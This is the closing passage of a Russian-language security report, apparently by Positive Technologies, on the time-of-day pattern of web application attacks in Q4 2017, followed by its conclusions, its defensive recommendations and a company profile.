


Рисунок 23. Распределение атак по времени суток

В IV квартале подтвердились общие закономерности, которые мы отмечали в течение года. Как и в прошлые периоды, наблюдается незначительное увеличение интенсивности атак в дневные и вечерние часы. При организации защиты веб-приложений необходимо учитывать, что злоумышленники могут атаковать в любое время дня и ночи, что подтверждается распределением на графике отдельных пиковых значений. В дневные и вечерние часы большая часть атак направлена на пользователей веб-ресурсов, которые в это время особенно активны. Что касается атак в ночные и утренние часы, то злоумышленники проводят их с расчетом, что службы безопасности компаний не смогут своевременно обнаружить атаку и отреагировать должным образом. Эффективным средством для круглосуточного обнаружения и предотвращения атак является межсетевой экран уровня приложений.

ВЫВОДЫ

IV квартал 2017 года подтвердил основные тенденции, которые мы отмечали в предыдущих исследованиях по анализу атак на веб-приложения:

- + абсолютно любое веб-приложение вне зависимости от функциональных особенностей может стать мишенью для злоумышленников;
- + большинство атак направлено на доступ к чувствительной информации и на пользователей веб-приложений;
- + у хакеров нет выходных, праздников, отпусков и фиксированного рабочего дня, атаки на веб-приложения производятся в любой день недели в любое время суток;
- + после публикации информации о новой уязвимости злоумышленники в кратчайшие сроки разрабатывают эксплойты и начинают тестировать их на веб-приложениях;
- + для автоматизации атак нарушители могут использовать не только общедоступные готовые эксплойты и утилиты, но и целые ботнеты.

Для минимизации последствий атак необходимо своевременно обновлять программное обеспечение компонентов веб-приложений, регулярно проводить анализ защищенности веб-приложений методом белого ящика (с анализом исходного кода), в том числе с использованием автоматизированных средств, а также использовать превентивные средства защиты, такие как межсетевой экран уровня приложений, для обнаружения и предотвращения атак на веб-ресурсы.

О компании

Positive Technologies — один из лидеров европейского рынка систем анализа защищенности и соответствия стандартам, а также защиты веб-приложений. Деятельность компании лицензирована Минобороны России, ФСБ России и ФСТЭК России, продукция сертифицирована ФСТЭК России и в системе добровольной сертификации «Газпромсерт». Организации во многих странах мира используют решения Positive Technologies для оценки уровня безопасности своих сетей и приложений, для выполнения требований регулирующих организаций и блокирования атак в режиме реального времени. Благодаря многолетним исследованиям специалисты Positive Technologies заслужили репутацию экспертов международного уровня в вопросах защиты SCADA- и ERP-систем, крупнейших банков и телеком-операторов.